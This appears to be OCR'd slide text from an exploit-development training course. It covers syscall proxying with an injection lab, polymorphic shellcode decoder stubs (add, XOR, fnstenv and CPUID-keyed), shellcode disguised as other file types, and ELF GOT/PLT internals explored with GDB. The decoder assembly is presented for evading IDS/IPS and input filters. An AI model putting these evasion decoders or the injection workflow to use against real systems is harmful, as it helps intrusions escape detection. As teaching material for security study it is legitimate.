
Syscall Proxying

- When a process need any resource it must perform a system call in order to ask the operating system for the needed resource.
- Syscall interface are generally offered by the libc (the programmer doesn't need to care about system calls)
- Syscall proxying under Linux environment will be shown, so some aspects must be understood:
  - Homogeneous way for calling syscalls (by number)
  - Arguments are passed via registers (or a pointer to the stack)
  - Little number of system calls exists.

System call



Reading a file…



Debugging…

```
# strace cat /etc/passwd


execve("/bin/cat", ["cat", "/etc/passwd"], [/* 17 vars */]) = 0
...
open("/etc/passwd", O_RDONLY|O_LARGEFILE) = 3
...
...
read(3, "root:x:0:0:root:/root:/bin/bash\n"..., 4096) = 1669
...
close(3)                                = 0
```

- As we can see using the strace program, even a simple command uses many syscalls to accomplish the task

Arguments

- EAX holds the system call number
- EBX, ECX, EDX, ESI and EDI are the arguments (some system calls, like socket call do use the stack to pass arguments)
- Call int $0x80 (software interrupt)
- Value is returned in EAX

System call proxying

- The idea is to split the default syscall functionality in two steps:
  - A client stub

Receives the requests for resources from the programs

Prepair the requests to be sent to the server (marshalling)

Send requests to the server

Marshall back the answers

  - A syscall proxy server


Handle requests from the clients

Convert the request into the native form (Linux standard – but may support, for example, multi-architectures and mixed client/server OS)


Calls the asked system call

Sends back the response


Reading a file…



Packing…



Labs Topology



Syscall Proxying Lab

- In the attacker copy the files (create a /root/ExploitingTraining/ directory):
  - injectprocess
  - libremote.so
- In the target machine copy and run the file:
  - syscall_proxy
- In the attacker machine do:
  - chmod a+x /root/ExploitingTraining/libremote.so
  - ccho /root/ExploitingTraining/ >> /etc/ld.so.conf && ldconfig -v
  - export LD_PRELOAD=/root/ExploitingTraining/libremote.so
  - /root/ExploitingTraining/injectprocess -d 192.168.2.251 -p 5169 -t 3 –r 192.168.10.101 –D 80,23
- **REMEMBER TO USE OUR FRIEND - TCPDUMP!!**

Evolution

- MOSDEF (mose-def) is short for “Most Definately”
- MOSDEF is a retargetable, position independent code, C compiler that supports dynamic remote code linking written in pure python
- In short, after you’ve overflowed a process you can compile programs to run inside that process and report back to you
  - » Source: http://www.immunityinc.com/downloads/MOSDEF.ppt

Bypassing Filters: Polymorphic Shellcodes

- Polymorph: Poly = "many" + Morph = "form" Hence, manyformed.

- A code that can change itself

-This modification can be used to evade IDS/IPS (intrusion detection /prevention systems) and/or bypass filters (eg.: isalpha)

- First used in the virus world

How it works?

The decoder will invert the process used to encode the shellcode.

This process usually are some simple operations, like:

- ADD
- SUB
- XOR
- SHIFT
- Byte invertion

How it works?

How it works?

```
call decoder
shellcode:
    .string encrypted_shellcode

decoder:
    xor %ecx, %ecx
    mov sizeof(encrypted_shellcode), %cl
    pop %reg

looplab:
    mov (%reg), %al
    - decrypt  -
    mov %al, (%reg)

    loop looplab

    jmp shellcode
```

Trampoline – No null bytes

```
/ * Coded by Rodrigo Rubira Branco (BSDaemon) - <rodrigo_branco *noSPAM* research.coseinc.com>
 *  the %ecx register contains the size of assembly code (shellcode).
 *
 *  pushl   $0x01
 *          ^^
 *          size of assembly code (shellcode)
 *
 *  addb    $0x02,(%esi)
 *          ^^
 *          number to add
 */
   jmp     label3
label1:
   popl    %esi
   pushl   $0x00  /* <-- size of assembly code (shellcode) */
   popl    %ecx
label2:
   addb    $0x00,(%esi) /* <-- number to add */
   incl    %esi
   loop    label2
   jmp     label4
label3:
   call    label1
label4:

/* assembly code (shellcode) goes here */
```

Noir's Trick: fnstenv

- *Execute an FPU instruction (fldz)*
  - *D9 EE FLDZ -> Push +0.0 onto the FPU register stack.*

- *The structure stored by fnstenv is defined as user_fpregs_struct in sys/user.h (tks to Aaron Adams) and is saved as so:*

  0 | Control Word
  4 | Status Word
  8 | Tag Word
  12 | FPU Instruction Pointer Offset
  ...

- *We can choose where this structure will be stored, so (Aaron modification of the Noir's trick):*

```
fldz
fnstenv -12(%esp)
popl %ecx
addb 10, %cl
nop
```

- *We have the EIP stored in ecx when we hit NOP. It's hard to debug this technique using debuggers (we see 0 instead of the instruction address)*

fnstenv

```
/* Coded by Rodrigo Rubira Branco (BSDaemon) - <rodrigo_branco *noSPAM* research.coseinc.com >
 *  the %ecx register contains the size of assembly code (shellcode).
 *
 *  pushl    $0x00
 *           ^^
 *           size of assembly code (shellcode)
 *
 *  xorb     $0x00,(%eax)
 *           ^^
 *           number to xor
 */
   fldz
   fnstenv -12(%esp)
   popl    %eax

   pushl   $0x00  /* <-- size of assembly code (shellcode) */
   popl    %ecx
   addb    $0x13, %al  /* <-- size of the entire decoder */

label1:
   xorb    $0x00,(%eax) /* <-- number to xor */
   incl    %eax
   loop    label1

/* assembly code (shellcode) goes here */
```

Target-based decoders

- Keyed encoders have the keying information available or deductived from the decoder stub.
- That means, the static key is stored in the decoder stub

or

- The key information can be deduced from the encoding algorithm since it's known (of course we can not assume that we will know all the algorithms)

xoring against the CPUID value

- Itzik's idea: http://www.tty64.org
- Different systems will return different CPUID strings, which can be used as key if we previously know what is the target platform
- Important research that marked the beginning of target-based decoders, but easy to detect (cpuid is an uncommon instruction)

xor-cpuid decoder

```
/*  Coded by Rodrigo Rubira Branco (BSDaemon) - <rodrigo_branco *noSPAM* research.coseinc.com> */
    xorl  %eax, %eax  /* EAX=0 -  Getting vendor ID */
    cpuid

    jmp     label3

label1:
    popl    %esi

    pushl   $0x00  /* <-- size of assembly code (shellcode) */
    popl    %ecx

label2:
    xorb    %bl, (%esi)
    incl    %esi
    loop    label2
    jmp     label4

label3:
    call    label1

label4:
/* assembly code (shellcode) goes here */
```

Context-keyed decoders

- I)ruid's idea: http://www.uninformed.org/?v=9&a=3&t=txt
- Instead of use a fixed key, use an application-specific one:
  - Static Application Data (fixed portions of memory analysis)
  - Event and Supplied Data
  - Temporal Keys
- Already implemented in Metasploit...

Let's play with SCMorphism and use some polymorphic shellcodes!

Camuflage – Bypassing Context


- My big friend Itzik Kotler showed in Hackers 2 Hackers Conference III
- The idea is to create a shellcode that looks like a specific type of file (for example, a .zip file)
- This will bypass some systems, because they will identify it's a binary file and will not trigger an alert
  - Interesting is that some systems uses file identification to avoid false-positivies

Let's see why it's so simple!

Program's Layout

- Code Segment
  - Fixed size segment containing code
- Data Segment
  - Fixed size segment containing initialized variables
- BSS Segment
  - Fixed size segment containing uninitialized variables
- Stack Segment
  - Procedure stack for the process
- Heap
  - Segment for dynamic and/or large memory requests

Program's Layout



ELF

- Global Offset Table (GOT)
  - Position Independent Code
  - Updated by the Dynamic Linker
- Procedure Linkage Table (PLT)
  - Symbol resolution not performed at compile-time
  - Resolution performed when a request is made for the function

Useful tools…

- readelf
- objdump
  - objdump –dM suffix program
- ldd
  - ldd program
- ltrace
  - ltrace program
- strace
  - strace program

Let's see it in pratice

GDB

- Some Commands
  - disass <function> - Dumps the assembly instructions of the function
    - » e.g. disass main
  - break <function> - Pauses execution when the function given is reached
    - » e.g. break main
  - print – Prints out the contents of a register and other variables
    - » e.g. print $eip
  - x/<number> <mem address> - Examines memory locations
    - » e.g. x/20 $esp
  - info – Prints the contents and state of registers and other variables
    - » e.g. info registers

Playing with GDB...

libc_start_main
Locating main in programs without symbols

strip –s ./test
gdb ./test
break main -> Error
objdump –d –j .text ./test |grep libc_start_main
objdump –d –j .text ./test |grep <address of libc_start_main – 5>

```
Dump of assembler code for function _start:
0x08048330 <_start+0>:  xor    %ebp,%ebp
0x08048332 <_start+2>:  pop    %esi
0x08048333 <_start+3>:  mov    %esp,%ecx
0x08048335 <_start+5>:  and    $0xfffffff0,%esp
0x08048338 <_start+8>:  push   %eax
0x08048339 <_start+9>:  push   %esp
0x0804833a <_start+10>: push   %edx
0x0804833b <_start+11>: push   $0x80484e0
0x08048340 <_start+16>: push   $0x80484f0
0x08048345 <_start+21>: push   %ecx
0x08048346 <_start+22>: push   %esi
0x08048347 <_start+23>: push   $0x80483f5
0x0804834c <_start+28>: call   0x80482ec <__libc_start_main@plt>
0x08048351 <_start+33>: hlt
0x08048352 <_start+34>: nop
0x08048353 <_start+35>: nop
0x08048354 <_start+36>: nop
0x08048355 <_start+37>: nop
0x08048356 <_start+38>: nop
0x08048357 <_start+39>: nop
0x08048358 <_start+40>: nop
0x08048359 <_start+41>: nop
0x0804835a <_start+42>: nop
---Type <return> to continue, or q <return> to quit---_
```

First parameter of libc_start_main (the last pushed into the stack before the call) is the address of main()

Understanding the ELF Internals

- From command line enter and locate: "$ **objdump -d -j .text <test program> |grep puts**"

```
                                    # objdump -d -j .text          |grep puts
80484a4:       e8 cb fe ff ff          call   8048374 <puts@plt>
```

- In GDB enter "**disas main**" and locate the following and exit GDB:

```
(gdb) x/i 0x080484a4
0x80484a4 <main+83>:    call   0x8048374 <puts@plt>
(gdb)
```

objdump -R

```
DYNAMIC RELOCATION RECORDS
OFFSET   TYPE                 VALUE
080497cc R_386_GLOB_DAT       __gmon_start__
080497dc R_386_JUMP_SLOT      getpid
080497e0 R_386_JUMP_SLOT      __gmon_start__
080497e4 R_386_JUMP_SLOT      __libc_start_main
080497e8 R_386_JUMP_SLOT      scanf
080497ec R_386_JUMP_SLOT      printf
080497f0 R_386_JUMP_SLOT      puts
```

ELF Internals

- In GDB: x/3i 0x8048374:

```
08048374 <puts@plt>:
 8048374:       ff 25 f0 97 04 08        jmp    *0x80497f0
 804837a:       68 28 00 00 00           push   $0x28
 804837f:       e9 90 ff ff ff           jmp    8048314 <_init+0x30>
```

- From command line enter "**`$ readelf -x 22 <test program>`**" to find the following:

```
# readelf -x 22

Hex dump of section '.got.plt':
  0x080497d0 fc960408 00000000 00000000 2a830408 ............*...
  0x080497e0 3a830408 4a830408 5a830408 6a830408 :...J...Z...j...
  0x080497f0 7a830408                            z...
```

ELF Internals

- In GDB, enter "**`x/12x 0x80497d0`**" to get the following:

```
(gdb) x/12x 0x80497d0
0x80497d0 <_GLOBAL_OFFSET_TABLE_>:      0x080496fc      0xb8001668      0xb7ff8650      0xb7f20be0
0x80497e0 <_GLOBAL_OFFSET_TABLE_+16>:   0x0804833a      0xb7ea2f70      0xb7ee3490      0xb7ed3910
0x80497f0 <_GLOBAL_OFFSET_TABLE_+32>:   0xb7ee7920      0x00000000      0x00000000      0x080496f4
(gdb)
```

